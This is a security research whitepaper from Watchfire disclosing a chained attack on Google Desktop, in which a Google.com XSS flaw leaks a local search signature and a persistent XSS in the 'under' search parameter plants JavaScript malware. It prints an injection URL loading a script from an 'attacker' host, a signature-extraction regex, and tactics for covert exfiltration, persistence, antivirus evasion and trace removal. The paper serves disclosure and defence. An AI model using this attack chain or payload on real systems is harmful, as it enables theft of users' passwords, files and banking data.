OVERTAKING GOOGLE DESKTOP

A SECURITY ANALYSIS

YAIR AMIT
DANNY ALLAN
ADI SHARABANI

A whitepaper from Watchfire

TABLE OF CONTENTS

ABSTRACT

This paper describes an innovative attack methodology against Google Desktop which enables a malicious individual to achieve not only remote, persistent access to sensitive data, but full system control as well. This outcome is the result both of the integration between the Google.com Web site and Google Desktop, and Google Desktop's failure to properly encode output containing malicious or unexpected characters.

This represents a significant real world example of a new generation of computer attacks. These attacks take advantage of Web application vulnerabilities and the increasing power of the Web browser. Their purpose is to remotely access private information. Unlike traditional computer penetration attacks, there is no need for binary code to be injected.

In the attack described in this whitepaper, the malicious logic acts as a parasite, using JavaScript code to control Google Desktop functionality. The attacker covertly hijacks confidential information from the system, while evading current information protection systems, such as anti-virus software and firewalls.

The attack also emphasizes the danger of the integration between desktop applications and Web based applications, as this opens an aperture for a malicious attacker to escalate his/her privileges by crossing from the Web environment to the desktop application environment.

In this paper we describe the methodology of attack and provide a valid use case. We include a description of the basic technique and some theoretical outcomes. Finally, we provide fix recommendations that are appropriate for Google Desktop, as well as for other Web based applications.

INTRODUCTION TO GOOGLE DESKTOP

Google Desktop is a popular freeware desktop search tool offered by Google. It has a simple Web interface—similar to the Google.com search interface—that makes it possible to use one's browser to search for information on the local computer.


Google Desktop can index and manage a large variety of resources including Office documents, media files, zipped archives, email, Web history cache, and chat sessions. While it is possible to index and manage password protected documents and encrypted Web pages, these features are disabled by default for security purposes.

Google Desktop also tracks the user's activity while viewing and editing files, reading and writing email, and surfing the Web. It creates cached copies of the tracked information, allowing the user to access it afterwards. For this reason, it is possible to search and access data, from the cache, even after the original email or file no longer exists on the system.

The Google Desktop application runs a local Web server which is bound to port 4664 on the localhost network interface. For security purposes, it responds only to requests originating from the local computer.

GOOGLE DESKTOP AND PUBLIC GOOGLE.COM INTEGRATION

A striking feature of Google Desktop is its similarity to the Google.com Website. When searching for information via Google.com, desktop search result snippets (30-60 characters) are presented along with the Web search results. The local search results aren't served by the Google.com Web server, but are injected into the response by Google Desktop.




While this feature is very useful, it poses an obvious security threat. If a Cross Site Scripting (XSS) vulnerability in Google.com is exploited against a Google Desktop user, a malicious attack can access a portion of the local computer data.

This threat is mitigated somewhat in current Google Desktop versions since:


1. The integration of Google Desktop results via Google.com is optional. It can easily be disabled via the Display option under the Desktop Preferences link in Google Desktop.
2. The integrated search results are partial: only a snippet of each result is displayed to the user. The full contents of a result can only be accessed by entering the Google Desktop localhost Web interface.

The integration between Google Desktop and the Google.com Website has another useful feature which *cannot* be disabled at the time of writing this paper. This is a *Desktop* link that is added to the links line above the search box.



Within the main Google.com Web page, this link points to the main Web page of Google Desktop's Web interface. Within Google.com search results, the *Desktop* link points to the corresponding search URL in Google Desktop.

For example, when searching for "Watchfire" at Google.com, the injected *Desktop* link points to a corresponding "Watchfire" search URL in Google Desktop (as can be seen in the status bar of the image below, this is a 127.0.0.1:4664 link).



Since Google Desktop can access highly sensitive information, the possible impact of an external malicious access to Google Desktop's Web interface is far-reaching.

PROTECTION MECHANISMS

In order to prevent hostile access from the Internet to the sensitive information available via Google Desktop, Google has implemented several mechanisms designed to protect the user's content from being hijacked.

CONNECTION FILTERING

The first protection mechanism is implemented in Google Desktop's internal Web server. The internal Web server runs on localhost and listens on port 4664. It handles only connections to localhost or 127.0.0.1. Furthermore, connections to localhost or 127.0.0.1 can be created only if the connection originates from and to the local machine. This is a simple and powerful solution for preventing external computers from directly connecting and querying Google Desktop's local Web server.


SIGNATURES PROTECTION MECHANISM

When installed, Google Desktop generates a random 64 bytes (512 bits) key and saves it in a registry key named fuse_data. This key is used by Google Desktop in order to create unique signatures for different Web pages on the local Web server.


Each request to the Google Desktop local Web server must contain an "s" parameter which contains the signature for the specific query. This signature varies from one host to another and from one Web page to another. Knowing the signature for a specific page on one computer gives no clue as to the signature of another Web page on the same computer, or of the same page on a different computer.

When Google Desktop's local Web server receives a request, it analyzes the URL and compares this query string parameter to the expected signature. If the "s" parameter is equal to the signature, the request is served. Otherwise, the request is denied and a custom error page is returned to the user, stating the request is invalid.

The following screenshot shows a valid search for the term "Watchfire" within Google Desktop. Note the string of alphanumeric characters that follows the "s" parameter.



The following screenshot shows an identical search request, except that the value of the "s" parameter has been changed. Here Google Desktop replies with a custom error page.



This signatures mechanism can be a defense against XSS or Cross Site Request Forgery (CSRF) attacks. In order to exploit such vulnerabilities, an attacker would need to somehow know the valid signature for the vulnerable script on the victim's host.
The signatures protection mechanism relies on the privacy of the locally generated signatures.

As we will discuss later in this paper, there are some XSS vulnerabilities found within the Desktop Preferences page of the Google Desktop product. However, the signatures mechanism protects the user against an external individual forcing the victim to exploit these issues.

Unique Search Signature

Nevertheless there is a problem with using the signature to sign specific pages. The search form itself must be submitted to a specific URL. By examining the source, the attacker can determine that the form action is specified as:


http://127.0.0.1:4664/search&s=<UNIQUE_SIGNATURE>

The signature associated with this URL cannot be dynamic since the user can type any query. It needs to remain the same in order for the search query to function properly. Upon submission, this page then redirects the user to the URL with the unique signature for the specified query value. Knowing this unique search form signature allows the malicious individual to make any search requests, including those with malicious payloads.

STICKY XSS VULNERABILITY IN GOOGLE DESKTOP

Google Desktop allows the user to fine-tune searches in various ways. One of these is the ability to search for information under specific directories in the hard-drive or a network drive.

This feature is accessible via the Advanced Search page.




For example, Google Desktop responds to the following search query with a list of all the Word documents indexed under C:\Documents and Settings\%USER_NAME%\My Documents.

|filetype:doc |filetype:docx under:"C:\Documents and Settings\%USER_NAME%\My Documents"

The *under* parameter can be considered as sticky (and not persistent) as the previous three *under* parameters are returned within the search results page.

However, this *under* search parameter contains a vulnerability beneath its surface. Google Desktop fails to encode the output for the *under* keyword, as can be seen in the following screen-shot:



The severity of this vulnerability is greater than may be expected.

In order to make the browsing experience of the user more fluent in Google Desktop's local Web site, search related responses of Google Desktop contain the contents of the Advanced Search page, though visually hidden to the user. When the user clicks on the "Advanced Search" link within a search page, it is immediately loaded, without sending a request to the Google Desktop Web server.

As the advanced search parameters are included on all search pages, from the moment the malicious *under* search query payload is sent to Google Desktop, it becomes sticky. Every time the user performs a search via Google Desktop's Web interface, the malicious JavaScript code is also executed—in the background.


The impact of this vulnerability will be discussed later in this whitepaper.

ATTACK DESCRIPTION

This attack will overcome all the aforementioned protection mechanisms and allow a remote attacker to install malicious JavaScript code into Google Desktop. This is done by taking advantage of Google Desktop's tight integration with the Google.com Web site, as well as the sticky XSS vulnerability discovered using the *under* search parameter.

While the *under* XSS vulnerability can be easily exploited locally, the remote individual does not know the required signature to deliver the JavaScript malware payload. If the signature isn't acquired, the exploitation of the XSS vulnerability remains mostly theoretical.

The following four steps describe a method that circumvents the signatures protection mechanism, allowing an attacker to find the unique signature and deliver the JavaScript malware. All four steps are completed while the victim is on the public Google.com Web site.



1. EXPLOIT GOOGLE.COM XSS VULNERABILITY

The initial attack vector is exploitation of any XSS vulnerability under Google.com domain. In the past year, numerous XSS vulnerabilities have been uncovered within Google applications and sites. [2]
The victim's browser accesses a specially crafted URL, pointing to an XSS vulnerable Web page in http://www.google.com. This can be done by:

1. Luring the user to click on the malicious link (social engineering).

2. Taking advantage of Web vulnerabilities on other sites, as do the Samy [3] and Yamanner [4] worms. (By this method an attacker can achieve a worm-style amplifying effect, and hack a great number of hosts.)

After the victim's browser loads the page with an XSS vulnerability, a malicious JavaScript code is executed. This is a classical XSS attack on Google.com which lets the attacker control the victim's browser. The limitation is that the script can interact only with the Google.com domain (responses from localhost, for example, aren't accessible).

2. SEND STANDARD SEARCH TO GOOGLE.COM IN BACKGROUND

In this step, the malicious JavaScript code tries to find the unique signature for the desktop search page in the locally installed Google Desktop Web site. It does this by sending a background search request to Google.com, using the XmlHttpRequest object. For example, a standard search query might be:

http://www.google.com/search?q=Watchfire

3. ACQUIRE SIGNATURE FOR GOOGLE DESKTOP SEARCH PAGE

When the response comes back from Google.com, Google Desktop intercepts it and adds a link to Google Desktop. This link has the following structure:

http://127.0.0.1:4664/search&s=<UNIQUE_SIGNATURE>?q=<QUERY_STRING>

Using a regular expression, the malicious JavaScript code injected in step 1 parses out the unique signature used for the Google Desktop link. This regular expression might take the format:

'http://127\.0\.0\.1:4664/search&s=([^?]+)\?q=[^']+'

Using such an expression, the malicious JavaScript Code is able to extract the unique signature.

4. INFECT THE VICTIM'S BROWSER

In this final step, the JavaScript code jumps to Google Desktop context and infects Google Desktop with a malicious—and sticky—JavaScript code. This is done by replacing the standard search query string with the malicious JavaScript reference and sending a blind request (using an invisible IFRAME, for example) to Google Desktop:

http://127.0.0.1:4664/search&s=<UNIQUE_SIGNATURE>?q=<MALICIOUS_QUERY_STRING>

becomes:

http://127.0.0.1:4664/search&s=<STEP_3_ACQUIRED_SIGNATURE>?q=under:"<script src='http://attacker/infect.js'></script>"

The response to the blind request is loaded in the invisible IFRAME and the injected JavaScript is executed. From this point on, the attacker has full and persistent control over the victim's Google Desktop application. The attacker can search for sensitive information on the attacked host and covertly transmit them to http://attacker.

In the Impact section, we will demonstrate how this infection can be used to extract sensitive information from the victim's computer and take full control over the target system.

ATTACK CHARACTERISTICS

The nature of this vulnerability allows an attacker to install persistent JavaScript malware. Every time the victim searches using Google Desktop, the malicious script is silently executed in the background—without attracting attention. Since the malicious payload is merely a short HTML code, it blends, unnoticed, with Google Desktop's legitimate HTML.

REMOTE CONTROL

The JavaScript malware can be remotely controlled by dynamically loading commands from an external Website, using the <script src='http://attacker/infect.js'> JavaScript inclusion HTML directive. Platforms such as an XSS Proxy [5] can be used for bi-directional communication between the attacked host(s) and the attacker.

PERSISTENT CONTROL

The JavaScript malware embeds itself as one of the latest *under* queries. If the user uses the *under* keyword several times in a raw, the embedded script might be dropped from the history.

Making sure the JavaScript malware remains active
In order to ensure the JavaScript malware is not removed through user specified *under* queries, the malicious code can be configured to re-infect the system every time it detects the use of the *under* keyword. This can be done by firing a poisoned query to Google Desktop in the background. This will ensure the malicious payload will continue to be embedded on each search page.

Unloading the malware
Should the attacker decide to cease the action of the malicious code and remove traces of the attack, the methodology is very simple. A remote command instructs the machine to send several non-malicious *under* queries in the background, effectively pushing itself out of the recent *under* query list.

VIRUS-LIKE BEHAVIOR

While the attack affects the victim's local computer (unlike traditional Web application attacks, which are in the scope of an Internet/Intranet Web site) and has an impact similar to a binary computer virus/malware, it differs from traditional computer attacks in several ways:

- The malicious code does not reside on the hard-drive as a binary file which might attract the attention of a suspicious user.
- The attacker doesn't have to look for sophisticated ways to load the malicious logic and make sure it isn't spotted; this is automatically done by the browser when it visits legitimate Google Desktop Web pages.
- The malicious code is executed by the browser. It does not run on a process of its own.
- Currently, anti-virus software and firewalls are not able to block JavaScript malware attacks.
    - The malicious code can be easily mutated and encoded to evade signature detection mechanisms.

- Information extracted from the local computer can be covertly leaked back to the attacker via seemingly innocent encoded requests to an external Web site.

ALMOST UNDETECTABLE ATTACK

At no point after the initial infection does the victim ever notice that there is a problem within the browser. Unlike many XSS attacks, there is no mangled URL in the address bar despite the fact that this attack is persistent. Without careful examination of the page source or examination of the HTTP traffic, the victim is unlikely to know that this attack is ongoing. Even if the victim switches to a new browser type on the same computer, the attack continues to persist across sessions and across browsers.

IMPACT

The impact of attacking Google Desktop is significant. We will consider just a few of the possibilities available to an attacker.


SEARCH FOR ANYTHING YOU WANT

An attacker controlling the victim's Google Desktop can search for almost anything on the computer. It is possible to search for and immediately find sensitive information including Office documents, media files, email (in many cases, even deleted ones), Web history cache, chat sessions, and an extensive chronologic record of the user's activity on his/her personal or corporate computer.

Here are several interesting examples:

- **Sensitive information:** Search for the terms 'confidential' or 'top secret'.
- **Password theft:** Search for 'username' or 'password' keywords and extract authentication information from mails/files.
- **Bank information:** Search for bank keywords and find Bank Web pages Google Desktop indexed, along with sensitive information.
- **Track user activities:** Google Desktop's "Timeline View" option presents an extensive chorological log of files edited by the victim and Web sites visited, along with cached versions of both.

  "The Timeline View allows you to either find items based on when you recall viewing them, or to view what items you looked at or used over a specific time period." ("Timeline View", Google.com [6])



ENABLE DISABLED FEATURES OF GOOGLE DESKTOP

By enabling disabled features in Google Desktop, an attacker can broaden the impact of the attack.

1. **Password-protected Office documents (Word, Excel):** Enabling this feature allows Google Desktop to index password protected files. In other words, this will allow an attacker to read the contents of highly restricted information, without having the key to the documents.

2. **Secure pages (HTTPS) in Web history:** Enabling this feature allows Google Desktop to index secured (SSL) Web pages. In other words, this will allow an attacker to expose very delicate information which was transferred between the victim and secured Web sites. This might include banking and commercial Web sites.

There are two more persistent XSS vulnerabilities found within Google Desktop, one on the username parameter under Desktop Preferences, and the second on the computer name parameter. By exploiting these vulnerabilities with a malicious script, it is possible not only to enable and disable features within Google Desktop, but also to hide the fact that there have been changes. The malicious script would be set to uncheck these options each time the page is loaded.

SEARCH ACROSS COMPUTERS

> "Search Across Computers enables you to search your documents and viewed Web pages across all your computers. For example, you can find files you edited on your desktop from your laptop. To activate this feature, you will need a Google Account (the same login you use for Gmail, Orkut, or other Google services). Files accessed on your computer after you enable Search Across Computers will be searchable from your other computers. To search your other computers you must also install Google Desktop on them as well as enable the Search Across Computers preference using the same Google Account on each one. ("Search Across Computers", Google.com [7])

